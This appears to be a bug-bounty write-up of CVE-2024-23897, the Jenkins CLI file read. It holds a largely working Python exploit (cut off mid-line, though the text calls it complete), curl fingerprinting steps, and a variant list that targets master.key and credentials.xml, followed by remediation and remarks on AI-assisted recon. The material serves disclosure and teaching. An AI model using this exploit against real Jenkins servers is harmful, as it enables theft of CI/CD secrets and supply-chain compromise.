Authenticated/unauth'd unauthenticated file read against Jenkins <= 2.441 / LTS <= 2.426.2via the CLI HTTP transport. Exploits the CLI command-line parser expanding an argument ofthe form `@/path/to/file` into the file's contents BEFORE any permission check, leakingthe first line(s) of the file through the parser/command error message.Transport: Jenkins "plain CLI protocol" over HTTP (FullDuplexHttpService). - one POST /cli?remoting=false (Side: download, empty body) -> long-poll response - one POST /cli?remoting=false (Side: upload, octet-stream body = CLI frames) - both tied together by a matching `Session: <uuid-v4>` header (dashes required)Frames (PlainCLIProtocol, all big-endian): [int32 (payload_len-1)] [opcode byte] [data] opcodes: ARG=0 LOCALE=1 ENCODING=2 START=3 EXIT=4 STDOUT=8 STDERR=9 string payload = opcode + uint16 length + UTF-8 bytesUsage: python cve-2024-23897_poc.py https://jenkins.example.com /etc/passwd [--command help|who-am-i] python cve-2024-23897_poc.py https://jenkins.example.com /etc/hostname --command who-am-iOnly reads the first line(s) of the target file (limitation of the vuln)."""import argparseimport socketimport sslimport sysimport threadingimport timeimport uuidPATH = "/cli?remoting=false"def frame(op: int, arg: str = "") -> bytes: """Build one PlainCLIProtocol frame.""" if arg == "": payload = bytes([op]) return (len(payload) - 1).to_bytes(4, "big") + payload raw = arg.encode("utf-8") payload = bytes([op]) + len(raw).to_bytes(2, "big") + raw return (len(payload) - 1).to_bytes(4, "big") + payloaddef build_session_start(command: str, file_path: str) -> bytes: """Command frames the real jenkins-cli client sends.""" return ( frame(0, command) + frame(0, "@" + file_path) + frame(2, "UTF-8") + frame(1, "en_US") + frame(3) )def parse_host(host: str): if host.startswith("http://"): host = host[len("http://"):] return host.rstrip("/"), False if host.startswith("https://"): host = host[len("https://"):] return host.rstrip("/"), True return host.rstrip("/"), Truedef send_download(host: str, port: int, use_tls: bool, session: str, ctx): req = ( "POST %s HTTP/1.1\r\n" "Host: %s\r\n" "Session: %s\r\n" "Side: download\r\n" "Content-type: application/x-www-form-urlencoded\r\n" "Content-Length: 0\r\n" "Connection: keep-alive\r\n" "\r\n" % (PATH, host, session) ).encode() s = socket.create_connection((host, port), timeout=20) if use_tls: s = ctx.wrap_socket(s, server_hostname=host) s.sendall(req) buf = b"" try: while True: chunk = s.recv(65536) if not chunk: break buf += chunk except socket.timeout: pass finally: try: s.close() except Exception: pass return bufdef send_upload(host: str, port: int, use_tls: bool, session: str, payload: bytes, ctx): body = ( b"POST " + PATH.encode() + b" HTTP/1.1\r\n" b"Host: " + host.encode() + b"\r\n" b"Session: " + session.encode() + b"\r\n" b"Side: upload\r\n" b"Content-type: application/octet-stream\r\n" b"Transfer-Encoding: chunked\r\n" b"Connection: keep-alive\r\n\r\n" + hex(len(payload))[2:].encode() + b"\r\n" + payload + b"\r\n" + b"0\r\n\r\n" ) s = socket.create_connection((host, port), timeout=20) if use_tls: s = ctx.wrap_socket(s, server_hostname=host) s.sendall(body) try: s.recv(65536) except socket.timeout: pass finally: try: s.close() except Exception: passdef dechunk_and_parse(response: bytes): """Strip HTTP headers + chunked framing, skip the initial 0x00 byte, emit STDOUT(8) frames.""" if b"\r\n\r\n" not in response: return ["(no HTTP response body received)"] body = response.split(b"\r\n\r\n", 1)[1] raw = b"" i = 0 while True: eol = body.find(b"\r\n", i) if eol == -1: break try: size = int( body[i:eol].split(b";")[0].strip(), 16 ) except ValueError: break if size == 0: break raw += body[eol + 2:eol + 2 + size] i = eol + 2 + size + 2 if raw and raw[0] == 0x00: raw = raw[1:] out = [] i = 0 while i + 4 <= len(raw): plen = int.from_bytes(raw[i:i + 4], "big") + 1 i += 4 if i + plen > len(raw): break payload = raw[i:i + plen] i += plen if payload and payload[0] == 8: out.append( payload[1:].decode("utf-8", "replace") ) return out if out else ["(no CLI output frames received)"]def main(): ap = argparse.ArgumentParser( description="CVE-2024-23897 Jenkins arbitrary file read PoC" ) ap.add_argument( "target", help="Jenkins URL, e.g. https://jenkins.example.com" ) ap.add_argument( "file", help="absolute path to read on the controller" ) ap.add_argument( "--command", default="who-am-i", help="CLI command to abuse" ) ap.add_argument( "--port", type=int, default=443 ) args = ap.parse_args() host, use_tls = parse_host(args.target) port = args.port ctx = ssl.create_default_context() if use_tls: ctx.check_hostname = False ctx.verify_mode = ssl.CERT_NONE payload = build_session_start( args.command, args.file ) session = str(uuid.uuid4()) results = {} dl = threading.Thread( target=lambda: results.setdefault( "dl", send_download( host, port, use_tls, session, ctx ) ) ) up = threading.Thread( target=lambda: resul
This is the complete script. Here is what each part does, in plain words.
The documentation string at the top explains the whole trick: the parser expands @/path/to/file into the file's contents before any permission check, and the first lines leak through the error message. It also describes the transport: two POST /cli?remoting=false requests, one with Side: download and an empty body that waits for the answer, one with Side: upload carrying the frames, tied together by a matching Session header. It lists the frame layout and the opcodes, and shows the usage examples. Finally it notes the limitation: only the first line or lines of the target file are read.
The import lines load the standard library modules the script needs: argparse for reading command line options, socket for opening network connections, ssl for encrypted connections, sys for exiting, threading for running two things at once, time for a short pause, and uuid for generating the random session identifier.
PATH = "/cli?remoting=false" stores the endpoint address in one place, so it is not repeated.
The function frame builds one protocol frame. If there is no text argument, it makes a payload consisting of just the opcode byte and prefixes it with a 4-byte length. If there is text, it encodes the text as UTF-8, builds a payload of opcode plus a 2-byte length plus the text, and prefixes that with the 4-byte length. This is the frame layout described earlier, implemented literally.
The function build_session_start assembles the sequence of frames: the command name, the @ plus file path, the encoding, the locale, and the start marker. This is exactly the payload sequence shown earlier, built in code.
The function parse_host takes the target address and splits it into a hostname and a flag saying whether to use encryption. It strips http:// or https:// and any trailing slash, and returns True for encrypted when the address starts with https://.
The function send_download builds an HTTP request with the Session header, Side: download, an empty body and a keep-alive connection, opens a socket to the host and port, optionally wraps it in TLS (the encryption layer behind HTTPS), sends the request, and reads whatever comes back until the server closes or the timeout hits. It returns the raw response bytes.
The function send_upload builds the matching request with Side: upload, a content type of application/octet-stream (raw bytes), and chunked transfer encoding, which is a way of sending a body in labelled pieces. It writes the payload as one chunk followed by a zero-length chunk that marks the end, sends it, and reads a little of the reply.
The function dechunk_and_parse takes the raw response and extracts the useful text. It splits off the HTTP headers, walks through the chunked body removing the chunk size labels, skips a leading zero byte, then walks through the frames, reading each 4-byte length, taking the payload, and keeping only frames whose first byte is 8, which is STDOUT. It decodes those to text and returns them. If nothing is found, it returns a short message saying so.
The function main ties it all together. It defines the command line options: the target address, the file path, an optional --command defaulting to who-am-i, and an optional --port defaulting to 443, the standard HTTPS port. It parses the arguments, works out the host and whether to use encryption, and creates an SSL context. It then disables certificate checking. It builds the payload, generates a random session identifier, and starts two threads: one for the download side and one for the upload side. It waits one second before starting the upload, so the download side is listening first, then waits for both to finish with a 30-second limit. Finally it prints the response status line, the target file, a separator, and each line of parsed output.
The last two lines run main when the script is executed directly.
Steps to reproduce
The report gives a short numbered sequence so that anyone, including the program owner, can repeat the test.
1. Fingerprint the target
curl -I https://[REDACTED]/login
curl is a command line tool for sending HTTP requests. -I means "send a HEAD request," which asks only for the headers, not the page body. The address is the login page of the target. The point is to read the response headers and learn the software version.
→ X-Jenkins: 2.375.1→ Server: Jetty(10.0.12)
Two headers came back. X-Jenkins: 2.375.1 gives the Jenkins version. Server: Jetty(10.0.12) names the web server software and its version. Both are free information handed out by the server, and both help decide which known bugs to check.
2. Confirm the CLI JAR is downloadable
curl -sI https://[REDACTED]/jnlpJars/jenkins-cli.jar
Same idea as before, with -s meaning "silent," which hides curl's progress output so only the response is shown. The address is the CLI program file. If it downloads, the CLI feature is exposed.
→ HTTP/1.1 200 OK
A 200 status means success: the file is there and anyone can fetch it.
3. Run the PoC
This runs the script against the master key file. The command is the same as before, but the file path is now the key. The purpose is to see whether the most sensitive file can be read.
python cve-2024-23897_poc.py https://[REDACTED] /etc/passwd --command help
This runs the script against the harmless account file, using the help command. The purpose is a safe, repeatable check that the technique works, which is useful for the report and for the defender who wants to reproduce it.
4. Observe the leaked content
The leaked file contents appear in the ERROR: output of the STDOUT frames. In plain words: look for the line starting with ERROR: in the script's output. Whatever follows it that looks like file content is the leak. That is the evidence to include in the report.
Impact
The report lists the impact in its own words.
- Unauthenticated arbitrary file read on the CI/CD controller puts source code, pipeline definitions, environment and configuration files, and secrets at risk. A pipeline definition is the recipe Jenkins follows to build software; environment files often hold settings and secrets.
- Master-key disclosure (
secrets/master.key) defeats Jenkins' encrypted credential store. With the leaked key and the readablecredentials.xmlciphertexts, an attacker can offline-decrypt all stored CI/CD credentials (Git, container registry, cloud and deployment keys) and forge Jenkins' internal signing identity. Ciphertext means encrypted data; offline means the attacker can do the decryption on their own machine, without touching the server again. Forging a signing identity means creating something that looks like it came from Jenkins itself. - There is an escalation path to RCE and supply-chain compromise: injected malicious build steps, tampered artifacts and
~/.jenkinsscript abuse are all within reach. RCE stands for remote code execution, the ability to make the server run your code. An artifact is a file produced by a build.~/.jenkinsis a folder in the user's home directory. - The exposed admin and CLI surface plus the end-of-life version expose the box to additional public CVEs (stored XSS, information disclosure, RCE advisories) without any further skill. End-of-life means the software no longer receives fixes. Stored XSS is a bug where malicious script is saved on the server and runs in other users' browsers.
All testing was read-only: no writes, no RCE, no credential decryption, no credential usage, no modification of Jenkins jobs and no destructive actions. The finding was independently re-confirmed by the program owner using the supplied PoC. Independent confirmation matters: it means the finding is not just the researcher's word, but something the owner reproduced themselves.
Fix
The report lists the following remediation steps. Remediation means what to do to close the hole.
- Immediately restrict network access to the target: VPN or IP allowlist only; it must never be reachable from the public internet. A VPN is an encrypted private network, and an IP allowlist is a list of addresses permitted to connect. The simplest way to stop an internet attacker is to not be on the internet.
- Upgrade Jenkins to a currently supported release (≥ 2.441 / LTS ≥ 2.440.1) and keep it patched; do not rely on proxy rules, since the
/cliendpoint already bypassed the 403s that block/manageand/script. The≥symbol means "at least this version." LTS means long-term support, a slower-moving release line. Patching means installing the fixes. - Rotate the leaked
master.keyand re-encrypt or rotate all credentials stored in the credential store, including the underlying service credentials. Rotating means replacing a secret with a new one, because once a secret has been exposed it must be assumed to be known. - Disable the CLI transport and anonymous access. Anonymous access means allowing people who have not logged in.
- Audit build logs and job history for signs of prior exploitation, and review proxy and WAF rules so CLI endpoints are blocked too. An audit is a careful review of records. A WAF is a web application firewall, a filter that inspects requests and blocks suspicious ones.
Variants to test
The report also lists variations worth checking on other targets. Each is a small recipe: what to try and what a positive result looks like.
- Version fingerprinting via
X-Jenkins. Send a request to/loginand inspect the response headers. A positive result is anX-Jenkinsheader showing a version known to be vulnerable. - CLI JAR availability. Request
/jnlpJars/jenkins-cli.jar. A positive result isHTTP/1.1 200 OK, confirming the CLI surface is exposed. @fileexpansion with a harmless file. Run the PoC against/etc/passwdwith--command help. A positive result is file contents appearing in theERROR:output of the STDOUT frames.- Single-line secret files. Target files such as
/var/jenkins_home/secrets/master.key, where the first-few-lines limitation does not reduce the disclosure. A positive result is the complete key being returned. - Credential store and configuration files. Target
/var/jenkins_home/credentials.xmland/var/jenkins_home/config.xml. A positive result is their contents appearing in the CLI output.
The part the researcher wants to emphasise: AI plus human thinking
The finding changed the way the researcher looks at AI in security research. AI is not seen as something that replaces a security researcher, but as a friendly assistant. The important part is knowing what to ask, what to verify, and what not to trust blindly.
In this case, AI helped accelerate the repetitive part:
Subdomain Enumeration ↓Live Host Identification ↓Technology Identification ↓Jenkins Detection
This chain is the enumeration pipeline. List the subdomains, find which ones answer, work out what software they run, and spot Jenkins among them. Each step is mechanical, which is exactly why a tool can speed it up.
But the security reasoning was still manual:
Why is this Jenkins interesting? ↓What version is running? ↓Which CVEs apply? ↓Is the vulnerable interface exposed? ↓Does exploitation actually work? ↓What is the demonstrated impact? ↓How can I prove it safely?
This second chain is the thinking. Each line is a question that requires judgement: why this target, which version, which bugs, whether the door is open, whether the test works, what it proves, and how to demonstrate it without causing harm. AI helped move faster, but it did not make the security decisions.
Ten minutes of work, $800
The researcher calls this the biggest lesson. Many people imagine bug bounty hunting as:
Find target → Exploit → Submit
In reality, the workflow looks more like:
Recon ↓Understand Attack Surface ↓Technology Fingerprinting ↓CVE Research ↓Manual Validation ↓Impact Analysis ↓Responsible PoC ↓Clear Report
Read the second chain as the real job. Reconnaissance, understanding what is exposed, fingerprinting the software, researching known bugs, validating by hand, analysing impact, writing a safe proof of concept, and writing a clear report. The exploit is one small step in the middle, not the whole story.
With the right tooling and AI assistance, some of the repetitive work becomes much faster. In this case, the combination of reconnaissance, AI assistance, CVE research and manual validation turned roughly 10 minutes of focused work into an $800 bug bounty. The value was not in blindly asking AI to find a bug. The value was in using it to reduce time on repetitive tasks so more time could go to security reasoning.
Don't think of AI as your replacement
The researcher addresses a common discussion: "AI will replace security researchers." The preferred mindset is:
AI doesn't replace your security mindset. It accelerates it.
If you know how to perform reconnaissance, understand technologies, research CVEs, validate vulnerabilities, reason about impact and write a good report, AI becomes a useful assistant. Think of it as a very fast teammate who helps with repetitive tasks. But you still need to decide: what should I investigate, why does it matter, is this actually exploitable, what evidence proves it, what is the safest way to validate it, and what is the real impact. Those decisions still require human judgement.
A quote the researcher likes
Don't compete with AI. Learn how to work with it.
And another:
AI can make you faster, but your security mindset determines where you go.
The future of security research is not necessarily:
Humans vs AI
It is more interesting:
Human Security Mindset + AI Assistance ↓ Faster Research ↓Better Validation ↓Better Security
This last diagram says the combination is the point: human judgement plus machine speed leads to faster research, better validation and better security overall.
Final thoughts
The finding started with something very simple: reconnaissance. Finding subdomains, checking which ones were alive, identifying technologies, spotting Jenkins. Then narrowing the research to Jenkins-specific CVEs. From there, manual testing confirmed that CVE-2024-23897 was exploitable without authentication and that sensitive Jenkins files, including the master key, could be read. The vulnerability was responsibly reported and independently verified by the program. The result was $800.
But the biggest takeaway is not the bounty. It is the workflow: reconnaissance, curiosity, CVE research, manual validation and AI assistance. Used properly, AI can make security research faster, more efficient and more effective. It should not replace your thinking; it should amplify it.
Glossary
- AI (artificial intelligence): software that can perform tasks such as reading text and producing answers; here used as a helper for repetitive enumeration work.
- Anonymous access: allowing people to use a service without logging in.
- Argument: an extra word or value given to a command to tell it what to act on.
- Argument parser: the part of a program that reads arguments and decides what they mean.
- args4j: the Java library Jenkins uses to parse command line arguments.
- Arbitrary file read: a weakness that lets an attacker make a server read any file and return its contents.
- Artifact: a file produced by a build, such as a package or binary.
- Audit: a careful review of records, such as logs, to look for signs of misuse.
- Authentication: proving who you are, usually by logging in.
- Authorisation: the check that decides whether you are allowed to do something.
- Big-endian: a convention for writing the bytes of a number from most significant to least significant.
- Bounty: a reward paid for reporting a security problem responsibly.
- Bug bounty program: an arrangement where an organisation authorises and rewards security testing within set rules.
- Byte: a unit of digital data, roughly one character of text.
- Chunked transfer encoding: a way of sending an HTTP body in labelled pieces, ending with a zero-length piece.
- Ciphertext: data that has been encrypted and looks like gibberish without the key.
- CI/CD: continuous integration and continuous delivery, the automated process that builds, tests and releases software.
- CLI (command line interface): controlling a program by typing text commands instead of clicking.
- Controller: the main Jenkins machine that runs jobs and stores configuration and credentials.
- Credential store: the place where Jenkins keeps saved credentials, encrypted.
- curl: a command line tool for sending HTTP requests.
- CVE: a public catalogue number for a known security vulnerability.
- Endpoint: a specific address on a server that accepts requests, such as
/cli. - End-of-life: software that no longer receives updates or fixes.
- Enumeration: systematically listing things, such as all subdomains of a domain.
- Fingerprint: a clue that reveals what software or version a server runs.
- Frame: a small structured packet of data with a fixed layout.
- FullDuplexHttpService: the Jenkins component that carries the plain CLI protocol over HTTP.
- Header: a labelled line of information sent with an HTTP request or response.
- HTTP: the protocol browsers and other clients use to talk to web servers.
- HTTPS: HTTP wrapped in encryption.
- Impact: what an attacker could actually achieve with a weakness.
- IP allowlist: a list of network addresses that are permitted to connect.
- JAR: a packaged Java program, distributed as a single file.
- Jenkins: software that automates building, testing and releasing code.
- Jetty: a Java web server, seen here in the
Serverheader. - Key: a secret string of data used to lock and unlock protected information.
- Locale: a setting describing language and region conventions.
- LTS: long-term support, a slower-moving release line that receives fixes for longer.
- Master key: the key Jenkins uses to protect its stored credentials.
- Offline decryption: decrypting data on your own machine, without needing the server again.
- Opcode: a number in a frame that says what kind of frame it is.
- Payload: the data you send to a server, or the data inside a frame.
- PlainCLIProtocol: the simple framed protocol the Jenkins CLI uses over HTTP.
- PoC (proof of concept): a small, safe demonstration that a suspected weakness is real.
- POST: an HTTP method used to send data to a server.
- Query string: the part of a URL after a question mark, carrying extra parameters.
- RCE (remote code execution): a weakness that lets an attacker make a server run their code.
- Read-only: performing only reads, with no changes, writes or deletions.
- Reconnaissance: mapping a target before testing it, such as finding subdomains and software.
- Redacted: removed or replaced with a placeholder to protect sensitive information.
- Remediation: the steps taken to fix a weakness.
- Reverse proxy: software that sits in front of a server and forwards or blocks requests.
- Rotate: replace a secret with a new one after it may have been exposed.
- Session: a conversation between a client and a server, identified here by a shared random value.
- Socket: a programmatic connection to a network address and port.
- Standard library: the set of modules that come with a programming language, needing no extra installation.
- Status code: a number in an HTTP response saying what happened, such as 200 for success or 403 for forbidden.
- STDOUT / STDERR: the normal output channel and the error output channel of a program.
- Subdomain: a name placed in front of a domain, such as jenkins.example.com.
- Supply chain: everything and everyone involved in producing and delivering software.
- Thread: a way for a program to do two things at the same time.
- TLS: the encryption layer behind HTTPS.
- UTF-8: the standard way of turning characters into bytes.
- UUID: a long random-looking identifier, often written with hyphens.
- VPN: an encrypted private network that only authorised users can join.
- WAF (web application firewall): a filter that inspects web requests and blocks suspicious ones.
- XSS (cross-site scripting): a weakness that lets an attacker run script in another user's browser; stored XSS means the script is saved on the server.
X-Jenkins: an HTTP response header that discloses the Jenkins version.



